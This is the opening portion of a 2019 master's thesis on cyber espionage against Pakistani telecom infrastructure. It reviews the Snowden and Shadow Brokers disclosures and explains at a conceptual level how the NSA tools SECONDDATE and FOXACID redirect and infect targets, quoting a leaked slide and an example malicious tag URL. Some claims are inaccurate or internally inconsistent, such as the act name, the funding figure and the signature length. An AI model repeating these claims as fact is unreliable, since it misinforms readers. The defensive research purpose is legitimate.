

**SECURITY ASSESSMENT OF TELECOM
INFRASTRUCTURE AGAINST CYBER ESPIONAGE
ATTEMPTS**



**By
Sidra Mehreen**

A thesis submitted to the faculty of Information Security Department, Military College of Signals, National University of Sciences and Technology, Rawalpindi in partial fulfillment of the requirements for the degree of MS in Information Security

August 2019

THESIS ACCEPTANCE CERTIFICATE

Certified that final copy of MS/MPhil thesis written by ~~Mr~~/MS **Sidra Mehreen**, Registration No. **00000117463**, of **Military College of Signals** has been vetted by undersigned, found complete in all respect as per NUST Statutes/Regulations, is free of plagiarism, errors and mistakes and is accepted as partial, fulfillment for award of MS/MPhil degree. It is further certified that necessary amendments as pointed out by GEC members of the student have been also incorporated in the said thesis.

Signature: _____

Name of Supervisor **Brig Dr. Imran Rashid, PhD**

Date: _____

Signature (HOD): _____

Date: _____

Signature (Dean/Principal): _____

ABSTRACT

Increasing growth in Information Technology Infrastructure all over the world has opened new avenues for privacy breaches, data stealth attacks whereby threatening large scale businesses and technology giants. Besides invasion of land, seas, air and space boundaries, cyber has become the fifth dimension of the warfare. Global information security environment necessitates placing adequate protection and security apparatus and carry out continuous vulnerability assessment. Thereafter, concrete remedial measures are required to be taken to fix the bugs and harden the equipment security. Recent revelations by Edward Snowden have opened another dimension toward Hardware Embedded Vulnerabilities and malwares which not only require vulnerability assessment of devices but also software/ hardware forensics and network analysis. Therefore, there is a dire need that recent security leaks and vulnerabilities be analyzed and security assessment of government/ military organizations be carried out to verify installation of patches. Furthermore, a safer cyber environment demands establishing a policy framework to thwart and counter attempts of cyber espionage.

DECLARATION

I hereby declare that no portion of work presented in this thesis has been submitted in support of another award or qualification either at this institution or elsewhere.

(Sidra Mehreen)

DEDICATION

I dedicate this thesis
To My Father In Law
Who etched in the walls of my heart
The importance of education

Maj Gen® Waqas Ahmad Kazi

I dedicate this thesis
To My Loving Husband
For his endless love, Prayers and
Support

Dr. Ahmad Furqan Kazi

ACKNOWLEDGMENTS

I extend my deepest gratitude to my supervisor, Brigadier Dr. Imran Rashid, who provided me a platform and gave me the liberty to work in the area of my interest and extended his tremendous support prior to as well as during the course of this research. His technical guidance, encouragement, ideas and perspective were vital for completion of this tedious task. His support gave me confidence and helped me to understand the subject matters deeply and inspired me towards my goals.

I would also like to express my sincerest appreciation to Lecturer Waseem Iqbal and Lecturer Narmeen Shafqat for being an important part of my Research Supervisory Committee. Their scholarly guidance, assistance and knowledge have been meaningful for successful completion of my research.

Finally, I am grateful and thankful to Military College of Signals and National University of Sciences and Technology for providing me a chance to help achieve excellence by being associated with the prestigious institutions.

Table of Contents

INTRODUCTION.....	1
1.1 Introduction:.....	1
1.2 Importance of Cyber Espionage Threats.....	2
1.3 Problem Statement.....	3
1.4 Research Objective	3
1.5 Scope of Research.....	4
1.6 Significance of Research:.....	4
1.6.1 Significance for Industry	4
1.6.2 Significance for Military.....	4
1.7 Thesis Outline:.....	5
L I T E R A T U R E ---R E V I E W.....	6
2.1 Introduction:.....	6
2.2 Background.....	6
2.2.1 Role of Shadow Brokers	7
2.3 Vulnerabilities	9
2.3.1 SECONDDATE	9
2.3.2 FOXACID	11
2.3.3 BADDECISION	14
2.4 Documented Cases	16
2.5 HTTP.....	17
2.5.1 HTTP Request Header	17
2.5.2 User Agent (UA).....	17
2.5.3 Web-Request Methods.....	18
ANALYSIS OF SECONDDATE	19
3.1 Introduction.....	19
3.2 How Code was Detected	19
3.3 SECONDDATE.....	19
3.4 Attack Functionality	20
3.5 FOXACID Server.....	20
3.6 Other Methods.....	20
3.7 Exploitation.....	23
3.8 Payloads	24
3.9 (TS//SI).....	25
3.10 Summary.....	25
INTRUSION ANALYSIS	27
4.1 Background:	27

4.1.1	NSA Hackers	27
4.1.2	Few Targets	27
4.2	Green Line Communication.....	27
4.3	Existing Network.....	28
4.3.1	Transmission/ Switching Equipment.....	28
4.3.2	Telephony (Voice Services).....	29
4.3.3	DSL Services / Internet.....	32
4.4	Analysis	33
4.5	Existing Security Arrangements.....	34
4.6	Comments	39
4.7	Way Forward.	39
VULNERABILITY ASSESSMENT OF Ufone & NTC		40
5.1	Ufone.....	40
5.2	Risk Rating	40
5.3	Information Gathering	40
5.4	Web Applications:.....	42
5.5	Servers	44
5.5.1	Vulnerability # 1.....	44
5.5.2	Vulnerability # 2.....	45
5.5.3	Vulnerability # 3.....	46
5.5.4	Vulnerability # 4.....	47
5.5.5	Vulnerability # 5.....	48
5.5.6	Vulnerability # 6.....	49
5.5.7	Vulnerability # 7.....	50
5.5.8	Vulnerability # 8.....	51
5.5.9	Vulnerability # 9.....	52
5.6	Network and Wireless	52
5.6.1	Vulnerability # 1.....	52
5.6.2	Vulnerability # 2.....	54
5.7	NTC VULNERABILITY ASSESSMENT	55
5.8	Auto Generated Report:	55
CYBER ESPIONAGE RESPONSE FRAMEWORK		57
6.1	Introduction:.....	57
6.2	Proposed Architecture - Cyber Security Organization Pakistan	57
6.2.1	National Cybersecurity Advisory Council:.....	58
6.2.2	National CERT.....	58
6.2.3	National CSIRT	59

6.2.4	National SOC.....	59
6.2.5	Collaboration and Mutual Support:.....	60
6.3	Cyber Security Organizations of Pakistan.....	60
6.3.1	Government Organizations	60
6.3.2	Private Organizations	61
6.3.3	Improvement	62
6.4	Cyber Security Incident Response.....	63
6.4.1	Incident Resolving:	64
6.5	Posting Cyber Threat Alerts	67
6.6	Continuity Planning & Disaster Recovery - Cyber Espionage Attempt (CP&DR) .	69
6.7	CP&DR Teams	70
6.8	Cyber Security Trainings	70
6.9	Cyber Security Awareness Campaign.....	70
6.10	Expert Level Training.	71
6.11	Security Audits and Cyber Security Checks	72
6.11.1	Purpose of Audits	72
6.11.2	Tiered Audit Mechanism.....	72
6.12	Conclusion.....	73
7	TERMINOLOGIES and DEFINITIONS	75
8	REFERENCES	79
9	ACRONYM/ ABBREVIATIONS	81

List of Tables

Table 1 Thesis Outline	5
Table 2 Different Web Request Methods	18
Table 3 Different types of Attack.....	26
Table 4 Transmissionl Equipment features	28
Table 5 DSL Services Equipment's	32
Table 6 Exchange Capacity	33
Table 7 Risk with Description	40
Table 8 NTC vulnerability Assessment	55
Table 9 Summary of vulnerabilities	56
Table 10 Expert Level Training.....	71
Table 11 Acronyms and Abbreviations.....	80

List of Figures

Figure 1 Model/ Sketch of the Green Line Exchange was Published.....8

Figure 2 Green Exchange Islamabad Room Map8

Figure 3 Seconddate as Malicious Code9

Figure 4 FOXACID SOP11

Figure 5 FoxSearch13

Figure 6 Seconddate MSGID13

Figure 7 Seconddate Attack14

Figure 8 Man-in-the-middle Attack.....14

Figure 9 BLINDDATE ATTACK.....16

Figure 10 BADDECISION, WHICH ALLOW FOR SECONDDATE ATTACK16

Figure 11 HTTP HEADERS17

Figure 12 Compromise a Router.....21

Figure 13 Intercept Web Requests21

Figure 14 response from client22

Figure 15 delivery to Client22

Figure 16 client to server for data extraction23

Figure 17 Exploitation24

Figure 18 TS//SI.....25

Figure 19 Visual Representation of Attack.....26

Figure 20 Green Line Communication diagram representation27

Figure 21 NTC Switching system.....29

Figure 22 Optical Fiber Cable.....29

Figure 23 Voice Exchange30

Figure 24 Digital Subscriber Line Access Multiplexer31

Figure 25 Main distribution Frame31

Figure 26 Distribution Panel32

Figure 27 Pulse Code Multiplexer32

Figure 28 NW Design NTC Green/ PTNS.....35

Figure 29 WHOIS Information.....41

Figure 30 WHOIS Domain Information41

Figure 31 Running services and open ports scan42

Figure 32 Chart Shows the Vulnerabilities by Impact on the Organization43

Figure 33 WebDav Enabled on server44

Figure 34 Access Window Server	44
Figure 35 Found Alive Hosts	45
Figure 36 Found Alive Hosts	45
Figure 37 Anonymous FTP Enabled	46
Figure 3 Credentials of FTP.....	46
Figure 39 Server Memory was Protected by SSL	47
Figure 40 Running the Exploit.....	48
Figure 41 Running the Exploit.....	49
Figure 42 DDOS Protection Solution	49
Figure 43 IP Blocking Mechanism.....	49
Figure 44 Service Went Down.....	50
Figure 45 Setup Openfire	51
Figure 46 Administration Console.....	51
Figure 47 Connecting to Ethernet Port	53
Figure 48 Network Traffic.....	53
Figure 49 Network Traffic.....	53
Figure 50 Network Traffic with Client and Server Information	54
Figure 51 Network Traffic Information.....	54
Figure 52 Open Port Access	55
Figure 53 Level of National Security of Pakistan.....	58
Figure 54 Collaboration and Mutual Support.....	60
Figure 55 National level Security Organizations.....	62
Figure 56 National Cyber Security Council Model.....	63
Figure 57 Workflow in Case of any Eventuality	65
Figure 58 Posting Cyber Threads Alerts.....	68

INTRODUCTION

1.1 Introduction: With the rise of the innovation, technology and digitization named the Fourth Industrial Revolution internet connectivity among nations and organizations have altered the method of working together and drives new potential outcomes of financial increase. The width spread and quick development of internet technology have expanded better speed access to systems and offer better services. Notwithstanding, these advancements and innovations have also given rise to cyber espionage threats and other cybercrime entertainers. In the meantime, assaults have expanded in number. It is currently a need for organizations to address cyber espionage threats. Advance security measures are required to deal with Cybercrime and cyber espionage that can be costly for the organization to implement.

Many organizations have experienced major vulnerabilities and many organizations endured security breaches. For instance, a million clients' credit and debit cards were affected and hackers stole 53 million clients' email addresses from a Home Depot store and 76 million family units and 7 million organizations were affected when hackers stole clients' names and email addresses from JP Morgan. Conventional ways to deal with security breaches are indicative of less viable as the development of cyber security related incidents are developing in volume, variety and speed.

There are continuous media headlines about new security incidents and assaults, fraud and information and protection breaks. Organizations are being bombed with cyber-attacks and penetration threats, organize interruptions and politically spurred assaults. Cybercrime is no more a uniqueness it has turned into a worldwide reality and highlights in the everyday activities of organizations. On-going advances in the field of technology, while historic, carry with them a large number of security challenges. There is no uncertainty that cybercrime incidents are troublesome and complex to manage. A new proactive approach to deal with cyber security vulnerability and risk is required. It is basic need that organizations must understand these vulnerabilities and risks so a realistic methodology is proposed. Organizations won't know the type and severity of cyber-attacks until they have been a target of cyber-crimes. Organizations endure immense financial losses due to these attacks and a few organizations may not by any means recoup from the loss. Geographical location of

organizations, their intricate frameworks with expanded network among their distinctive business activity and other organizations make cyber security efforts very difficult and challenging

The difficulties for organizations are to show that they can sufficiently safeguard and protect their systems and networks from cyber-crimes and security breaches in this way make a better investor confidence. Organization must show the authority and confidence required to more readily shield the organization's systems and networks as far as security breaches are concerned and guarantee versatility in dealing with these fatalities. Also, organizations must reevaluate their way to deal with fulfill the needs or the digitalized world.

1.2 Importance of Cyber Espionage Threats: The risk of being spied over and other cybercrime is getting bigger day by day as a huge number of users over internet increase. Now, organizations are more globally linked to each other in quest for more noteworthy workable financial opportunities with this the cyber landscape has increased. Organizations need to adjust and stay significant to ensure their networks and systems to maintain a strategic distance from security breaches. Organizations process and store their confidential data on computer systems and impart crosswise over various computer systems. Continuous protection of confidential data due to its volume and complexity is required. Better security secures the organization's resources and data, keeps up organization correspondence and guarantees continuation of profitability and protection.

History shows this is an uneven battleground where the level of influence supports the threat actor. The threat actor has more information about the organization or the person than the organization or individual discovers about them. They likewise have resources to discover what security controls and security measures the organization has set up. Cybercriminals are very much financed and are eager to utilize huge amount of money and their abilities to propel their attacks and threats to achieve their objective of a security breach.

These threat actors likewise misuse the vulnerabilities with the goal that they can take data. These can include people from other organization, citizens from other countries looking to verify government or organization gain a modest benefit by taking research development projects or cyber terrorism organizations, these types of actors are not effectively identifiable and can't distinguish their union to an organization, group or government states. Such an activity is only detected under following circumstances when an:

- i) Intruder takes unauthorized access;
- ii) Intruder destroys, alters or corrupts available information;

- iii) Intruder tries to mimic a message from a certain organization;
- iv) Intruder introduces malicious processes that cause the organization's network/ processes to fall.

Due to the financial gain of the attack, cyber criminals are becoming efficient in manipulating vulnerabilities of the organizations. This can be attributed to the fact that these criminals are multiskilled and receive trainings to burnish their skills. However, the financial damage and overall impact of these cyberattacks on the organization can be curtailed by minimizing the period of these attacks. Therefore, the possibility of cyberattacks is a significant and constant threat to any organization.

Traditional security actions i.e. detection, response and recovery are not satisfactorily fighting the cyber-attacks. Because a large amount of cybercriminal actions go unnoticed, organizations are in search of a standard security mechanism to combat against these cyber-attacks. This presently offers a rise to a requirement for an inventive policy/ strategy of managing cyber security. Organization must embrace an inventive reaction to the difficulties of diminishing cybercrime.

We should well aware of the consequences of cyber espionage. Due to lack of awareness regarding cyber security in many countries like Pakistan, there is no policy/ strategy or framework when it comes to cyber espionage. So, it is the need of the hour to have a generic cyber espionage strategy/ framework to help minimize the threat and take all the possible steps to improve existing network and build a quick response.

1.3 Problem Statement: Security assessment of Edward Snowden's revelations regarding cyber espionage attempts against Pakistan to be carried out to analyze the attack patterns and loop-holes. Formulating a cyber-espionage policy framework to help minimize the threat and take all the possible steps to improve existing network and build a quick response.

1.4 Research Objective: The main objectives of this thesis are:

- i) Security analysis of cyber espionage threats to Pakistan including proclaimed security breaches by Edward Snowden;
- ii) Carry out vulnerability assessment of target infrastructure of the major telecom organization of Pakistan;
- iii) Recommend a cyber-espionage prevention/response framework to mitigate or minimize the effects of cyber espionage on telecom infrastructure.

1.5 Scope of Research: The focus of this research is towards analyzing Snowden's revelations regarding active listening of the network of Pakistan's National Telecom Corporation (NTC) via eavesdropping on the Green Line Exchange used for communication of VIP (Very Important Personnel). Thereafter vulnerability assessment of NTC network will be carried out along with one other Information Technology (IT) company to co-relate the practices being used. Thereafter a policy framework will be formulated to counter and react to any potential cyber espionage attempts on Pakistan.

Following limitations and assumptions will be kept in mind while carrying out research:

- i) Snowden's revelation will be critically analyzed and unbiased analysis will be carried out;
- ii) Vulnerability assessment will be carried out by accessing the network from the outside (pretending to be an outsider);
- iii) Insider attack and vulnerability assessment will not be carried out;
- iv) Vulnerability assessment reports will be published only on provision of necessary permission from respective organizations.

1.6 Significance of Research: The research will assist in improving the security of IT service providers and large-scale telecom operators. Existing claims regarding cyber espionage attempts will be checked and will be confirmed/ rejected. In addition, this study will further help to tighten the security after analyzing the potential vulnerabilities open new dimensions towards proactive cyber espionage framework.

1.6.1 Significance for Industry: This research can be used in industry to analyze the network infrastructure (hardware/ software) against possible threats and use this secure framework to proactively protect it against any large-scale cyber espionage attempts. Integration of various systems/ networks to allow reachability at remote locations poses a serious threat and continuous monitoring will enable them to improve their security practices.

1.6.2 Significance for Military: This research will be beneficial for the military as it will identify the loopholes in VIP communication arrangements and possible areas where Physical/ Software security is required to be improved. Furthermore, the claim of eavesdropping by NSA will be validated and technical possibilities of a successful attack will be analyzed.

1.7 Research Methodology: Research will be carried out by analyzing the “SECONDDATE” vulnerability. Thereafter network architecture of NTC will be studied as of how the Green Line Exchanges are being deployed and integrated into the network. Possible network vulnerabilities will be analyzed and mapped according to network layout.

Similarly, vulnerability assessment of XYZ organization will be carried out. Thereafter, a policy framework will be established to counter any potential cyber espionage attempts and react immediately to thwart any loss of data accessibility, confidentiality, availability and integrity. Broad domains of research are given as under:

- i) Analysis of Snowden Revelations and SECONDDATE vulnerability;
- ii) Security Assessment of NTC and Ufone using Nexpose, Acunetix, NetCat and Nessus acting as an outsider. IP/Port Scanning will be carried out using a wired connection from the Firewall;
- iii) Formulation of Cyber Espionage response policy framework.

1.8 Thesis Outline: The study is organized in six chapters. Details are as under:

Table 1 Thesis Outline

Sr.No	Chapter No	Title
1.	Chapter 1	Introduction
2.	Chapter 2	Literature Review (Cyber espionage attempts on Pakistan and existing policy)
3.	Chapter 3	Analysis of SECONDDATE vulnerability
4.	Chapter 4	Vulnerability Assessment of NTC and Ufone
5.	Chapter 5	Intrusion Analysis
6.	Chapter 6	Cyber Espionage Response Policy Framework

LITERATURE ---REVIEW

2.1 Introduction: Generally, information and security relationships are intricate, fixed and often inscrutable. These mechanics have been developed over many years, reinforced by reticent measures and use of different products from different countries has inherent risks. However, after Snowden Revelations of June 2013, countries have developed concerns and become cautious regarding their security ecosystem. A carpingly significant fragment of that field has been opened up, specifically, the information gathering and examination tasks led by the US National Security Agency and its nearby partners. This chapter will cover a broad description of the Snowden's claims and revelations that NSA was spying on Pakistan's National Telecomm Infrastructure by listening onto the Green Line Exchange.

2.2 Background: In 2013, Edward Snowden who was an former Central Intelligence Agency (CIA) and National Security Agency (NSA) contractor/ whistleblower revealed that NSA is colossally spying on the unclassified/ classified data of numerous countries including Pakistan. The same revelations were researched and confirmed by *The Guardian*, *The New York Times* and other media services. Major cardinals of these revelations are as under:

- i. Edward Snowden was a worker of US defense contractor Booz Allen Hamilton;
- ii. Edward wanted to stop US data gathering, so he copied and released NSA's classified data in 2013 without any permission;
- iii. NSA was carrying out privacy breach by surveilling whole populations as well as political leaders and justifying its action to be a protective measure to hunt terrorist and predict terrorist activities;
- iv. NSA was given funds of 53 Billion USD to penetrate Pakistan's government and nuclear network infrastructure;
- v. The leaks have created a negative impact on Verizon, Facebook, AT&T, Google, Facebook and other businesses who intentionally had given access to their data/ network to NSA;
- vi. Snowden was charged of violating the Cyber Espionage Act of 1917, on June 21, 2013 by U.S. Department of Justice and for stealing documents from NSA they charged him with theft of government property.

2.2.1 Role of Shadow Brokers: In Aug 2016, an anonymous online security group called the “**Shadow Brokers**” claimed to have gained access to one of the most elite hacking division associated with NSA and created a reverse-shell to copy state-of-the-art “cyber weapons”. The primary purpose of this breach was financial gains and immediately after gaining access to the private system files, they auctioned the data. Payments modes acceptable were **Cryptocurrency** and now auctioning them off to the highest bidder. The Online Publication Intercept confirmed that stash comprises authentic NSA malicious hacking software, part of a bigger authoritative data management and analysis tool being used by them used to remotely infect computers worldwide. Following were the major points of the publication:

Online Publication “The Intercept” reported on 20th August 2016 that US National Security Agency (NSA) hacked Pakistan’s National Telecommunication (NTC) network. The report states that (in April 2013) NSA hacked NTC network & spied on Pakistani civilian/military leadership through targeting NTC’s VIP Division. Salient of report are as under:

- a. **SECONDDATE** malware was used to intercept web requests and re-direct browsers on target computers by NSA to breach targets in NTC’s VIP division and Green Line exchange;
- b. Documents related to Pakistan’s Green Line communication network were found on some of the target system;
- c. The files and images of the data that were offered for free only included filenames in relation to those already declared in Edward Snowden revelations of 2013 (“JETPLOW” and “EPICBANANA”);
- d. There are also a number of hacking tools used for penetrating network devices including Cisco routers and Juniper firewalls.

(TS//SI//REL TO USA, FVEY)

SIGINT Development Challenge: Establish a proven foundation of targets in Pakistan's National Telecommunications Corporation's (NTC) VIP Division.

Mission Example and Result: Successfully enabled positive identification of users in NTC's VIP division who focus on maintaining the Green Exchange. The Green Exchange branch houses ZXJ-10 switches, which are the backbone of Pakistan's Green Line communications network. This network is used by senior Pakistani civilian and military leadership. Four machines in the VIP division who have Green Exchange related documents on their machines were successfully implanted.

Our Approach

- Evaluated currently tasked selectors related to NTC's VIP division.
- Conducted SIGDEV against known selectors to identify other related targets.
- Collaborated with R&T to use SECONDDATE and QUANTUM to successfully implant four new CNE accesses within the Green Exchange.




Figure 1 Model/ Sketch of the Green Line Exchange was Published




Figure 2 Green Exchange Islamabad Room Map

The proof that binds the ShadowBrokers released information to the NSA available in an organization's manual for embedding malware. It was confidential information and Snowden presented it, and it was not earlier published to general public. The user manual trains NSA administrators to trace their utilization of their malicious hacking with the help of a particular 16-character signature, "**ace02468bdf13579**." The identical signature shows up all through the ShadowBrokers leak in code related to a similar program, **SECONDDATE**. "NSA hackers aren't the only best hackers when it comes to computer security and exploitation".

2.3. VULNERABILITIES: The origin of code continued a matter of impassioned discussion among cyber experts, keeping in mind that it stays obscure as by what means their malicious code got leaked, the important thing for sure is that the security agency used that 16 digit signature to secure their malware and evidently comes from the NSA.

2.3.1 SECONDDATE: SECONDDATE's presence was first published in an online production called "The Intercept" in the year 2014 as a major aspect of a look at a worldwide computer misuse exertion code-named TURBINE. The malware server was known as FOXACID that has already been described by Snowden in his released documents:

- i) SECONDDATE is a malicious program intended to manipulate web-requests and divert browsers of user PCs to a NSA web server. That server, subsequently, is planned to taint them with malware;




Figure 3 Seconddate as Malicious Code

- ii) SECONDDATE malware has been used, to get access to the computer system in Pakistan and **Lebanon**;
- iii) SECONDDATE and BADDECISION are two main penetration tools of NSA. BADDECISION enables the server to perform a true "man in the middle" against the targeted clients of a wireless network making

them realized that their web request are being sent on a legitimate server with a protected site but actually they are infected with malware from the NSA server on which SECONDDATE is residing;

iv) SECONDDATE has a particular part inside a huge hacking system having different modules created by the U.S. government to target a huge number of computer systems worldwide. Its proclamation in ShadowBrokers' auction, along with many different malwares, denotes that any complete copies of these malware from NSA's malicious software are accessible to general public for the first time ever, explaining as in what manner an intricate hacking mechanism sketched out in documents which Snowden has revealed, when deployed in reality. These malwares can be used on a vulnerable to trick a target who is connected to that router and in the result the target will be infected;

v) Organized under requests of some other tools as POLARSNEEZE and ELIGIBLE BOMBSHELL, and their actual purpose has not been accessed yet;

vi) The top-secret release which confirms the SECONDDATE was found in the ShadowBrokers documents is a similar one utilized inside the NSA is a 31-page archive named as "FOXACID SOP for Operational Management" and separately set as an initial document. A part inside the client manual clarifies the administrative devices for following how victims are diverted into FOXACID, including a game plan of names used to list servers.




Figure 4 FOXACID SOP

2.3.2 Foxacid: The Foxacid server is a Microsoft Windows 2003 server with the configuration of FA server software, FA modules, plugins and payloads installed. A sequence of channels, modrewrite, prefilter, and postfilter (in a specific order) are used to give logic to the server. This rationale approach decides if a tag coming in may be changed, what payload a target may get, or a 404 or 200 in the event that it is a blocked IP.

Foxacid servers are available on public Internet with regular appearance by their domain names, and can be accessed by any user’s browser from anyplace who is available on the network; because these servers are available on public internet so the ownership of their domains can't be followed back to the NSA.

If a browser attempts to visit a Foxacid server with a unique URL, called a Foxacid tag, the server endeavors to taint that browser, and after that the computer, with an end goal to take control of it. The NSA can trap browsers by using that URL with a variety of techniques and methods, including the race-condition attack and frame injection attacks.

Tags of Foxacid are designed in such a way that they look normal and have no suspicious appearance that’s why anyone who sees those tags would not be suspicious.

http://baseball2.2ndhalfplays.com/nested/attribs/bins/1/define/forms9952_z1z

zz.html is an example of foxacid tag, provided by Snowden in his top-secret training presentation.

There is no presently enlisted domain name by that name; it is only a case for inside NSA training purposes. The server will not result in any attack if a user tries to visit the homepage of a real Foxacid server, and that a specific URL is required. The URL would be made by TAO for a particular NSA activity, and unique to that task and target. This permits the Foxacid server to know precisely who the target is the point at which his computer gets in touch with it.

The NSA additionally uses phishing attack techniques to encourage clients to tap on Foxacid tags. It has capacity to maintain a strategic distance from detection.

TAO moreover uses Foxacid to exploit commands of callbacks and this is the general term for infecting a computer by some automated means - getting back to the NSA for more directions and potentially to transfer information from targeted computer to the desired server.

As per stated by the operational management system's manual, these Foxacid servers arranged to receive callbacks are termed as FrugalShot. To make the connection between Foxacid server and a compromised computer long lasting the Foxacid server may run more exploits, and additionally introduce "implants" intended to extract information.

By 2008, the NSA was getting so much Foxacid callback information that they expected to build an exceptional framework or system to manage each and everything.

CDR is a data exchange technique used by the Foxacid servers. Data available on the low side which is normally a target computer is encrypted and then transferred to a receiving computer. The data is then exchanged to the high side, decoded, and kept in its proper file location. This incorporates the data that populates Foxsearch and our heartbeat files.

Server	Mission
XS10	YachtShop
XS11	GCHQ MITM
FOX00-6000	Test Server (Spam)
FOX00-6001	CT Spam
FOX00-6002	ME Spam
FOX00-6003	AA Spam
FOX00-6004	RU Spam
FOX00-6005	EU Spam
FOX00-6100	Test Server (MITM)
FOX00-6101	CT MITM
FOX00-6102	ME MITM
FOX00-6103	AA MITM
FOX00-6104	RU MITM

Figure 5 FoxSearch

The same MSGID string of SECONDDATE shows up in 14 different file records provided by ShadowBrokers leak, incorporating into a document named as SecondDate-3021.exe. Seen in detail with a code-analysis program (screen capture underneath), the secret 14-character string of NSA hiding in simple view can be found.

